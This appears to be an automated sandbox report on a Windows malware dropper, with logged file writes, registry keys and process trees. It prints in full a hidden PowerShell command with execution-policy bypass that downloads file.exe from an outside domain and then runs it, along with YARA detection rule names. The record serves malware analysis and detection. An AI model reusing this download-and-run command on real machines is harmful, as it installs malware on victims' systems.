C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\httputility.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Druckeddens\Bruckled\Kededes\libgdk_pixbuf-2.0-0.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405887	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	2	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	15030	405E16	CreateFileA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous\Volierens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\Butcherous\Volierens\Primrfiler	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	6	405E16	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx19F7.tmp	success or wait	1	4036F5	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp	success or wait	1	405A48	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Underlever.Als	0	32768	fd fd		success or wait	14	405EAB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Boo.wav	0	19026	52 49 46 46 fd 3b 01 00 57 41 56 45 66 6d 74 20 10 00 00 00 01 00 01 00 11 2b 00 00 11 2b 00 00 01 00 08 00 64 61 74 61 fd 3b 01 00 fd fd fd 7e 7f 7f 7f 7e 7e 7e fd fd fd fd fd fd fd fd fd fd fd fd fd 7a 75 70 74 79 fd fd fd fd fd fd fd 7d 7a 7d 7b 77 73 7d fd fd fd fd fd fd 7e 78 fd fd fd fd fd fd fd 72 6c 70 77 77 76 7a fd fd 7a 79 7d fd fd fd fd fd 7f 6d 67 6c 74 7a 7c fd fd fd 72 76 fd fd fd fd fd fd 7d 6b 59 5e 7d fd fd fd fd fd fd 6f 5f 59 72 fd fd fd fd 7d 62 57 5d 6f fd fd fd fd fd 7d 6c 5c 5b 66 fd fd fd fd fd 77 68 61 56 59 65 70 7d fd fd fd fd fd 78 fd fd fd fd fd fd fd 7c 62 5d 62 5e 60 74 fd fd fd fd fd 7e 79 69 63 74 79 73 74 7c 7d 73 76 fd fd fd fd fd fd fd fd fd fd fd fd fd 76 53 40 48 5f 77 fd fd fd fd fd fd fd fd fd fd 7e 69 53 5c 73 fd	RIFF;WAVEfmt ++data;~~~~zupty}z}{ws}~xrlpwwvzzy}mgltz|rv}kY^}o_Yr}bW]o}l\[fwhaVYep}x|b]b^` t~yictyst|}svvS@H_w~iS\s	success or wait	4	405EAB	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Cricks.Mou	0	31854	00 00 79 00 61 61 00 00 00 fd 00 00 fd 00 00 fd fd 00 00 00 68 00 00 fd fd 00 00 00 00 00 17 17 00 01 00 00 00 37 00 fd 00 00 fd 00 00 00 00 00 fd 00 00 00 00 fd fd fd 00 00 00 00 00 21 21 00 7d 7d 00 00 fd fd 00 00 00 66 00 00 00 00 00 77 77 77 77 00 00 00 fd 00 00 fd 00 fd 00 fd 00 00 fd fd 00 00 00 61 00 6a 00 00 00 00 fd fd fd 00 00 00 23 23 23 00 fd fd fd 00 fd 00 00 00 6a 6a 6a 6a 6a 6a 6a 00 00 fd fd 00 62 62 00 00 fd 00 00 fd fd fd 00 2f 00 fd fd 00 27 27 00 35 35 35 35 35 00 00 00 fd fd 00 00 4d 00 7f 7f 00 00 fd 00 00 6d 00 fd fd fd fd fd 00 00 00 4b 00 00 00 00 79 00 25 25 00 fd fd 00 fd 00 fd 00 51 00 fd 00 00 00 00 00 fd 00 00 00 4f 4f 4f 4f 00 00 31 00 3b 00 00 00 00 09 00 fd 00 00 59 59 00 5e 5e 5e 00 fd fd 00 00 fd 00 fd 00 00 00 00 10 10 00 34	yaah7!!}}fwwwwaj###jjjjjjbb/' '55555MmKy%%QOOOO1;YY^^^4	success or wait	4	405EAB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\License.rtf	0	11546	7b 5c 72 74 66 31 5c 61 64 65 66 6c 61 6e 67 31 30 32 35 5c 61 6e 73 69 5c 61 6e 73 69 63 70 67 31 32 35 32 5c 75 63 31 5c 61 64 65 66 66 30 5c 64 65 66 66 30 5c 73 74 73 68 66 64 62 63 68 30 5c 73 74 73 68 66 6c 6f 63 68 30 5c 73 74 73 68 66 68 69 63 68 30 5c 73 74 73 68 66 62 69 30 5c 64 65 66 6c 61 6e 67 31 30 33 33 5c 64 65 66 6c 61 6e 67 66 65 31 30 33 33 7b 5c 66 6f 6e 74 74 62 6c 7b 5c 66 30 5c 66 72 6f 6d 61 6e 5c 66 63 68 61 72 73 65 74 30 5c 66 70 72 71 32 7b 5c 2a 5c 70 61 6e 6f 73 65 20 30 32 30 32 30 36 30 33 30 35 30 34 30 35 30 32 30 33 30 34 7d 54 69 6d 65 73 20 4e 65 77 20 52 6f 6d 61 6e 3b 7d 7b 5c 66 33 35 5c 66 73 77 69 73 73 5c 66 63 68 61 72 73 65 74 30 5c 66 70 72 71 32 7b 5c 2a 5c 70 61 6e 6f 73 65 20 30 32 30 62 30 36 30 34 30 33	{\rtf1\adeflang1025\ansi\ansic pg1252\uc1\adeff0\deff0\stshfd bch0\stshfloch0\stshfhich0\sts hfbi0\deflang1033\deflangfe103 3{\fonttbl{\f0\froman\fcharset0\fprq2{*\panose 020206030504 05020304}Times New Roman;}{\f3 5\fswiss\fcharset0\fprq2{*\panose 020b060403	success or wait	1	405EAB	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Belysningsvsenerne\Kuneste\Hebraized\Overtegningerne\PSReadLine.format.ps1xml	0	1245	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil	success or wait	1	405EAB	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\Trumpet1.wav</td><td>0</td><td>26426</td><td>52 49 46 46 38 02 01 00 57 41 56 45 66 6d 74 20 10 00 00 00 01 00 01 00 11 2b 00 00 11 2b 00 00 01 00 08 00 64 61 74 61 14 02 01 00 fd 7f fd 7f fd 7f fd 7f fd 7f 7e 7f 7e 7f 7f 7f 7c 7c 7d 7f fd fd fd fd fd fd fd 73 76 7b 7f 7f 7f 7c 7c 7d 7c 7b 7d 7d 7d 7f 7f 7c 7c 7a 7a 79 78 77 7b fd fd fd fd fd 6e 5f 6e 7a 7e fd 7c 7a 7a 79 78 79 7c 7f 7f 7f fd fd 7e 7d 7b 7c 7b 7a 7a 7f fd fd fd fd fd 68 67 72 7a 7f 7e 7b 79 79 76 76 79 7b 7f fd fd fd 7f 79 78 7a 7e 7d 7c 7d fd fd fd fd fd fd 6f 65 70 7b 7e 7d 79 78 76 76 76 78 7c 7e fd fd fd 7c 76 77 7c fd fd fd 7e 7d fd fd fd fd fd fd 69 5f 6a 76 78 79 78 79 76 76 76 7a 7d fd fd fd 7e 78 79 7e fd fd fd fd 7c 79 7a fd fd fd fd fd 7a 45 58 6c 79 7b 7b 79 79 77 74 77 7c fd fd fd fd 7f 7f fd fd fd fd fd 7a 76 77 fd</td><td>RIFF8WAVEfmt
++data~~||}sv{||}|
{}}}||zzyxw{n_nz~|zzyxy|~
}{|{zzhgrz~
{yyvvy{yxz~}|}oep{~}yxv
vvx|~|vw|~}i_jvxyxyvvvz}~
xy~|yzzEXly{{yywtw|zvw</td><td>success or wait</td><td>3</td><td>405EAB</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Anabiotic\Farvelgninger\Satires\ZedGraph.dll</td><td>0</td><td>32768</td><td>4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 0a fd 59 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0b 00 00 fd 04 00 00 06 00 00 00 00 00 00 6e fd 04 00 00 20 00 00 00 fd 04 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 05 00 00 02 00 00 6b 6c 05 00 03 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00</td><td>MZ@!L!This program cannot be run in DOS mode.$PELY!n kl@</td><td>success or wait</td><td>14</td><td>405EAB</td><td>WriteFile</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\httputility.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 38 fd fd fd 6b fd fd fd 6b fd fd fd 6b fd fd 6c 6b fd fd fd 6b 30 fd fd 6a fd fd fd 6b 30 fd fd 6a fd fd fd 6b 30 fd fd 6a fd fd fd 6b 30 fd fd 6a fd fd fd 6b fd fd fd 6a fd fd fd 6b fd fd fd 6b 83 fd 6b 17 fd fd 6a fd fd fd 6b 17 fd fd 6a fd fd fd 6b 17 fd 00 6b fd fd fd 6b fd fd 68 6b fd fd fd 6b 17 fd fd 6a fd fd fd 6b 52 69 63 68 fd fd fd 6b 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$8kkklkk0jk0jk0jk0jkjkkkjkjkkkhkkjkRichk	success or wait	3	405EAB	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\libgdk_pixbuf-2.0-0.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0c 00 00 00 00 00 00 62 02 00 03 01 00 00 fd 00 26 22 0b 02 02 25 00 fd 01 00 00 5e 02 00 00 04 00 00 50 13 00 00 00 10 00 00 00 00 44 fd 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 00 03 00 00 04 00 00 68 4c 03 00 03 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEdb&"%^PDhL`	success or wait	7	405EAB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll	0	11776	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2f 40 74 fd 6b 21 1a fd 6b 21 1a fd 6b 21 1a fd 39 54 19 fd 6c 21 1a fd 20 59 1b fd 6c 21 1a fd 6b 21 1b fd 78 21 1a fd fd 54 1e fd 6f 21 1a fd fd 54 19 fd 6a 21 1a fd fd 54 1a fd 6a 21 1a fd fd 54 18 fd 6a 21 1a fd 52 69 63 68 6b 21 1a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 4c fd 63 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$/@tk!k!k!9Tl!Yl!k!x!To!Tj!Tj!Tj!Richk!PELc"	success or wait	1	405EAB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\file.exe	unknown	512	success or wait	218	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	49	405E7C	ReadFile
C:\Users\user\AppData\Roaming\file.exe	unknown	4	success or wait	2	405E7C	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Cricks.Mou	unknown	1	success or wait	634	405E7C	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes\Busafgange\Mekanismens\Underlever.Als	unknown	74256384	success or wait	1	73C22C85	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Machinist57	success or wait	1	40613A	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Machinist57\Altingsmedlemmerne	success or wait	1	40613A	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Machinist57\Altingsmedlemmerne\Vederhftiges	success or wait	1	40613A	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Machinist57\Altingsmedlemmerne\Vederhftiges\Arbejdssgnings	success or wait	1	40613A	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Machinist57\Altingsmedlemmerne\Vederhftiges\Arbejdssgnings	bssekolbernes	expand unicode	%Baldacchino%\Antalkaline\Skuflet.Ter	success or wait	1	40250F	RegSetValueExA

Analysis Process: cmd.exe PID: **2840**, Parent PID: **1404**

General

Target ID:	10
Start time:	05:34:27
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x4a8e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **1568**, Parent PID: **2840**

General	
Target ID:	12
Start time:	05:34:27
Start date:	18/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x13f540000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 0000000C.00000002.925602681.000000000016E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 0000000C.00000002.925602681.000000000016E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 0000000C.00000002.926137443.0000000001B46000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 0000000C.00000002.925602681.0000000000130000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 0000000C.00000002.925602681.0000000000130000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 0000000C.00000002.925602681.00000000001F5000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	high

Analysis Process: cmd.exe PID: **2668**, Parent PID: **1404**

General	
Target ID:	13
Start time:	05:34:38
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x4a8e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **1320**, Parent PID: **1404**

General	
Target ID:	15
Start time:	05:34:39
Start date:	18/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /C PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httPs://thekaribacruisecompany.com/file.exe','C:\Users\user\AppData\Roaming\file.exe')
Imagebase:	0x4a8e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: file.exe PID: **1452**, Parent PID: **2668**

General	
Target ID:	16
Start time:	05:34:39
Start date:	18/03/2023
Path:	C:\Users\user\AppData\Roaming\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\file.exe
Imagebase:	0x400000
File size:	676320 bytes
MD5 hash:	A1AFEF77EEC567ADB1076E8679AF207B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsh4885.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Drukneddens\Bruckled\Kededes	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E4D	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C7	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405887	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E16	CreateFileA
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	2	405E16	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	15032	405E16	CreateFileA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	4058C7	CreateDirectoryA
